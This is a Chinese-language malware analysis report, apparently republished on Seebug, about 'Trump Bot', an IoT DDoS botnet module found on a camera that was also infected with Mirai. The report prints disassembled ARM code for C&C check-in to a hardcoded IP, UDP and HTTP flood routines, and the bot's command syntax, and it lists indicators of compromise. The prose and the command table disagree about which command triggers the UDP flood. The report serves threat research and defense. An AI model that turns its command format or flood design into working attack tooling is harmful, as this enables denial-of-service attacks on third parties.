川普僵尸：“以川普之名”发动攻击的新型物联网僵尸

paper.seebug.org/345/


2017年07月05日 2017年07月05日
漏洞分析

目录

作者: **启明星辰ADLab**

一、分析简述

近期，启明星辰ADLab研究人员发现一款未知的僵尸程序，该僵尸会持续向目标主机发动UDP 分布式拒绝服务(DDoS)攻击。不过，有趣的是该僵尸的 UDP 攻击流量并不是随机的，而是由大量重复的 `"trumpisdaddy"` 数据构成。



攻击流量包:"Trump is daddy"


黑客反常的以 `"Trump Is Daddy"` 作为攻击流量，似乎表明该黑客可能是川普的支持者。川普大力实施"美国优先"的政策使得很多支持者称川普为 `"Daddy OF USA"` ，不过反对者通常愿意理解成为"老色鬼"（Daddy 的另外一层含义）。

通过我们对感染设备的取证分析发现，该僵尸是以 `"Trump"` 作为程序和进程的名称，并且 `"Trump"` 程序文件存放于 `"whitehouse"` 文件目录下(意指住在白宫中的川普)，因此我们将这个有趣的物联网僵尸命名为"川普僵尸（Trump Bot）"。


二、川普僵尸的发现

启明星辰ADLab研究人员在为客户应急处理一台网络摄像头时发现，该摄像头会不断的扫描外部网络，并且根据扫描的网络流量数据判断该设备有可能感染上 Mirai 僵尸，因此决定对该设备进行取证分析。

通过设备取证工具我们进入到设备中，并且建立了可以远程访问的 shell，利用远程 shell 可以查看摄像头系统中的进程，并且从进程列表中发现了几个异常进程，如下：



进一步的分析确认这几个进程是 Mirai 僵尸的活动进程。由于 Mirai 僵尸启动执行后会更改自身进程名称，因此我们看到的进程名有一定的随机性。接下来我们在 MDT 分区中发现了 Mirai 僵尸的 Loader 模块 `"durGelper"` 文件，并且同时在 MDT 分区的 `"whitehouse"` 目录下发现了 Trump 僵尸程序，也就是说该摄像头同时感染上了两款僵尸程序。但我们知道，Mirai 本身是具有排他性的，一旦一个设备感染上了 Mirai 僵尸后，感染入口会被其关闭，之后其他的恶意代码就很难进入该设备。因此“川普僵尸”应该早于 Mirai 僵尸入侵到设备中，通过远程 shell 可以查看到这两个文件的落地时间。



可以看到 Mirai 感染时间是2016年11月17日，而“川普僵尸”的感染时间是同年的7月13日。同时，从上图中我们还可以看出该僵尸是以 "Trump" 命名并且存在于 MTD 分区的 `"whitehouse"` 目录下。

“川普僵尸”主要以感染物联网设备为主，尤其是摄像头、路由器等嵌入式设备。当前我们所发现的“川普僵尸”为 arm 平台的僵尸样本，目前未发现其他平台的该类僵尸。

由于 Mirai 具有干掉其他恶意代码的能力，所以“川普僵尸”的主体感染模块可能在 Mirai 感染时被强行干掉，使得被感染设备中只留下该僵尸程序的攻击模块文件。

三、”川普僵尸”攻击模块逆向分析

我们取回的“川普僵尸”程序为僵尸的攻击模块，感染模块或者加载器已经消失，无法在设备中找到。“川普僵尸”攻击模块主要实现僵尸的上线及接受C&C服务器控制命令执行等功能，其中实现了两种类型的 DDoS 攻击功能：UDP 攻击和 HTTP 攻击。

“川普僵尸”程序执行时，首先就会在终端显示一行 "TRUMP IS DADDY\" 的信息。

```
00008610
00008610                STMFD           SP!, {R4-R11,LR}
00008614                MOV             R2, #0xF
00008618                SUB             SP, SP, #0x210
0000861C                LDR             R1, =aTrumpIsDaddy ; "TRUMP IS DADDY\n"
00008620                MOV             R0, #0
00008624                BL              write
00008628                MOV             R1, #1
0000862C                MOV             R0, #0xD
```


接着僵尸便会连接 C&C 服务进行上线，上线 C&C(198.50.154.188:33369) 写死在恶意代码中。在僵尸程序中，通常固定 IP 地址和端口的模块都不属于常驻模块，而属于临时下发执行的模块，以防止 C&C 失效后而失去肉鸡。因而该僵尸应该还存在一个加载器用于下载该模块执行，黑客也可以通过加载器动态来下发该僵尸攻击模块，以此来动态变换 C&C 服务器。

```
00008650                BL              socket
00008654                MOV             R3, #2
00008658                MOV             R5, #0
0000865C                MOV             R4, R0
00008660                MOV             R2, #0x52
00008664                STRB            R3, [SP,#0x234+sockAddr]
00008668                LDR             R0, =a198_50_154_188 ; "198.50.154.188"
0000866C                ADD             R3, R3, #0x39
00008670                STRB            R3, [SP,#0x234+sockAddr+3]
00008674                STRB            R2, [SP,#0x234+sockAddr+2]
00008678                STRB            R5, [SP,#0x234+sockAddr+1]
0000867C                BL              GetIP
00008680                LDR             R11, =hasOnline
00008684                STR             R0, [SP,#0x234+sockAddr+4]
00008688                ADD             R1, SP, #0x234+sockAddr
0000868C                MOV             R0, R4
00008690                MOV             R2, #0x10
00008694                STR             R5, [SP,#0x234+sockAddr+8]
00008698                STR             R5, [SP,#0x234+sockAddr+0xC]
0000869C                BL              connect
```

端口

如果连接成功，僵尸会向 C&C 服务器发送7个字节的上线数据包。

```
:000087C4 loc_87C4                                      ; CODE XREF: main+A4↑j
:000087C4                 MOV             R0, R4
:000087C8                 LDR             R1, =aGetid ; "!getid\n"
:000087CC                 MOV             R2, #7
:000087D0                 MOV             R3, #0x4000
:000087D4                 BL              send
:000087D8                 B               loc_86B8
```

发送上线包

上线完成后，川普僵尸等候接收黑客的控制命令，伺机发动攻击。

```
000086BC                ADD             R1, R8, R5
000086C0                LDR             R0, [R10]
000086C4                MOV             R2, #0x200
000086C8                MOV             R3, #0x4000
000086CC                BL              recv
000086D0                SUBS            R5, R0, #0
000086D4                LDR             R7, =sock_
000086D8                MOVGT           R4, #0
000086DC                BLE             loc_86FC
```

接收控制命令


“川普僵尸”程序可以连环接收多个控制命令进行攻击，每条控制命令通过换行符 `"\n"` 隔开，单个控制命令格式通过空格来将各个参数进行隔开。

```
000086E0 loc_86E0                                       ; CODE XREF: main+E8↓j
000086E0                LDRB            R3, [R4,R8]
000086E4                CMP             R3, #0xA
000086E8                BEQ             loc_8794
000086EC
000086EC loc_86EC                                       ; CODE XREF: main+1B0↓j
000086EC                ADD             R4, R4, #1
000086F0                CMP             R5, R4
000086F4                BLE             loc_86BC
000086F8                B               loc_86E0
:000085B0
:000085B0 loc_85B0                                      ; CODE XREF: Pare
:000085B0                CMP             R2, R0
:000085B4                BNE             loc_85A0
:000085B8                MOV             R0, R1,LSL#2
:000085BC                BL              malloc
:000085C0                LDR             R1, =asc_125A4 ; " "
:000085C4                MOV             R5, R0
:000085C8                MOV             R0, R4
:000085CC                BL              strdup
:000085D0                SUBS            R3, R0, #0
:000085D4                BEQ             loc_85F8
:000085D8                MOV             R4, #0
:000085DC
:000085DC loc_85DC                                      ; CODE XREF: Pare
:000085DC                MOV             R0, #0
:000085E0                LDR             R1, =asc_125A4 ; " "
:000085E4                STR             R3, [R4,R5]
:000085E8                BL              strdup
:000085EC                SUBS            R3, R0, #0
:000085F0                ADD             R4, R4, #4
:000085F4                BNE             loc_85DC
```

控制指令提取

控制命令解析

僵尸程序将每条控制命令解析成为控制指令以及各种控制参数，通过分析发现这个僵尸支持4种类型控制指令，分别为："!urid"、"!rape"、"!exit"、"!webfuck"。



通过分析我们将该僵尸的控制指令、控制指令格式以及控制功能列入下表：

控制指令	格式	功能
"!urid"	!urid isOnline SleepTime	获取上线配置以及下次接收控制命令的休眠时间
"!rape"	!rape port atkLen atkTime	通过指定端口、攻击数据长度、攻击时间来对目标发动 UDP 攻击
"!exit"	!exit	攻击模块退出运行
"!webfuck"	!webfuckFakeUrl FakeHost atkPort atkTime	通过指定 url,host 伪造 http 包对目标发动攻击

该僵尸实现两种攻击方式：UDP FLOOD 和 HTTP FLOOD

1）UDP FLOOD 攻击

当僵尸程序接收到黑客下发的 `"!urid"` 攻击指令后，便会通过控制参数来指定端口、攻击数据长度、攻击时间来对目标发动 UDP FLOOD 攻击。


```
0000827C                LDR             R1, =aTrumpisdaddytr ; "trumpisdaddytrumpisdaddytrumpisdaddytru"...
00008280                BL              memcpy
00008284                ADD             R5, R4, R7
00008288                B               loc_82A4
0000828C ; ---------------------------------------------------------------------------
0000828C
0000828C loc_828C                               ; CODE XREF: udp_flood+F4↓j
0000828C                ADD             R12, SP, #0x1054+var_54
00008290                ADD             R12, R12, #0x28
00008294                MOV             R4, #0x10
00008298                STR             R12, [SP,#0x1054+var_1054]
0000829C                STR             R4, [SP,#0x1054+var_1050]
000082A0                BL              sendto
000082A4
000082A4 loc_82A4                               ; CODE XREF: udp_flood+BC↑j
000082A4                MOV             R0, #0
000082A8                BL              time
```

UDP攻击

攻击数据包是一堆重复的 `"trumpisdaddy"` 字符串，攻击包的长度是通过控制端下发的控制指令的参数指定的，内嵌在恶意代码中的攻击数据如下图：

```
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
                        ; DATA XREF: udp_flood+B0↑o
                        ; .text:off_82D0↑o
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
DCB "trumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrum"
DCB "pisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisd"
DCB "addytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddytrumpisdaddy"
```

以下为其中一个攻击数据包的内容：



2） HTTP GET Flood 攻击

僵尸程序如果接收到 `"!webfuck"` 攻击指令，便会根据前两个控制参数来定制 HTTP GET 请求的 URL 和 Host，最后伪造 HTTP 包对目标发动攻击。值得注意的是，通过黑客指定 URL 来定制攻击数据，可以非常灵活的构造最优的攻击数据。我们知道，通过构造特殊的 URL 会极大的增加服务器资源的消耗，甚至对于解析URL存在漏洞的服务器还会直接导致服务假死等问题。所以对于黑客来说可以根据攻击目标服务器的特点来定制一些特殊的 URL 来发动攻击。而一般型僵尸的 HTTP 类 DDoS 攻击，都会将 URL 写死在代码中，不便于灵活配置。

```
00008324                LDR             R2, =aHostS ; "Host: %s\r\n"
00008328                MOV             R0, R4
0000832C                MOV             R1, #0x40
00008330                BL              snprintf
00008334                MOV             R1, R4
00008338                MOV             R0, SP
0000833C                BL              strcpy
00008340                MOV             R0, SP
00008344                BL              strlen
00008348                LDR             R1, =aUserAgentMozil ; "User-Agent: Mozilla/5.0 (Windows NT 10."...
0000834C                MOV             R2, #0x7D
00008350                ADD             R0, SP, R0
00008354                BL              memcpy          伪造HTTP请求包进行DDOS攻击
00008358                MOV             R0, SP
0000835C                BL              strlen
00008360                LDR             R1, =aCacheControl0 ; "Cache-Control: 0\r\n"
00008364                MOV             R2, #0x13
00008368                ADD             R0, SP, R0
0000836C                BL              memcpy
00008370                MOV             R0, SP
00008374                BL              strlen
00008378                MOV             R2, #0x1B
0000837C                LDR             R1, =aConnectionKeep ; "Connection: keep-alive\r\n\r\n"
00008380                ADD             R0, SP, R0
00008384                BL              memcpy
00008388                MOV             R1, SP
0000838C                LDR             R0, =aRequestSending ; "Request sending: %s"
```

四、总结

通过以上分析我们可以看出，“川普僵尸”程序对目标提供了最直接有效的攻击功能，代码中并没有做过多的冗余工作。不像黑客产业链中商品化的攻击工具，为了吸引更多的黑客购买而提供非常全面且丰富多样的功能，可以初步断定该僵尸程序为一种未知类型的蠕虫程序的攻击模块并且是在有攻击需求时特别定制的。由于原始样本程序被 "Mirai" 僵尸所清除，所以目前无法从当前设备中找到 `"Trump Bot"` 的原始母体样本，启明星辰ADLab后续会持续对该僵尸进行跟踪。

威胁指标:

```
MD5:E6706149CB29A70497C23976C756547F
C&C:198.50.154.188:33369
```

上线指标:

```
payload_len=7&&pyload[0,7]="!getid\x0a"
```

启明星辰积极防御实验室（ADLab）

ADLab成立于1999年，是中国安全行业最早成立的攻防技术研究实验室之一，微软MAPP计划核心成员。截止目前，ADLab通过CVE发布Windows、Linux、Unix等操作系统安全或软件漏洞近300个，持续保持亚洲领先并确立了其在国际网络安全领域的核心地位。实验室研究方向涵盖操作系统与应用系统安全研究、移动智能终端安全研究、物联网智能设备安全研究、Web

安全研究、工控系统安全研究、云安全研究。研究成果应用于产品核心技术研究、国家重点科技项目攻关、专业安全服务等。

本文由 Seebug Paper 发布，如

需转载请注明来源。本文地址：https://paper.seebug.org/345/

昵称

邮箱

* 注意:请正确填写邮箱，消息将通过邮箱通知！